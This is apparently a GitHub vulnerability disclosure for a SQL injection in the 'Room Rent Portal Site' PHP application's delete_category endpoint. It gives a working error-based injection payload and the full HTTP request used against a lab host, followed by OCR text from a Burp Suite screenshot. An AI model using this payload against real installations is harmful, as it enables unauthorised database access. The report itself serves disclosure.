mikeccltt / bug_report_CVE Public

Code Issues Pull requests Actions Projects Security Insights

main

bug_report_CVE / room-rent-portal-site / sql.md

mikeccltt Update sql.md History

1 contributor

34 lines (24 sloc) 1.16 KB

room-rent-portal-site v1.0 has SQL injection

vendors: https://www.sourcecodester.com/php/15301/room-rent-portal-site-phpoop-free-source-code.html

Date: 2022-05-07

Vulnerability File: /rrps/classes/Master.php?f=delete_category

Vulnerability location:/rrps/classes/Master.php?f=delete_category, id


[+] Payload: 2'and/**/extractvalue(1,concat(char(126),database()))and'

Tested on Windows 10, XAMPP

```
POST http://192.168.2.106/rrps/classes/Master.php?f=delete_category HTTP/1.1
Host: 192.168.2.106
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101
Firefox/97.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 60
```

```
Origin: http://192.168.2.106
Connection: keep-alive
Referer: http://192.168.2.106/rrps/admin/?page=categories
Cookie: PHPSESSID=h4hpbcj74nsiroalrkj8o2251s

id=2'and/**/extractvalue(1,concat(char(126),database()))and'
```



Settings
Room for Rent Portal Site
192.168.2.106/rrps/admin/?page=categories
RRPS - PHP
Room for Rent Portal Site - Admin
Dashboard
Main
List of Category
Posts
Maintenance
User List
Settings
Burp Suite Professional v1.5.20 - licensed to LarryLau
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept History Options
Filter: Hiding CSS, image and general binary content
# Host Method URL Params Edited Status Length MIME t... Extension Title

List of Categories

Show 10 entries

#	Date Created	Name
1	2022-04-28 09:28	Double Bed Room
2	2022-04-28 09:28	Single Bed Room

Showing 1 to 2 of 2 entries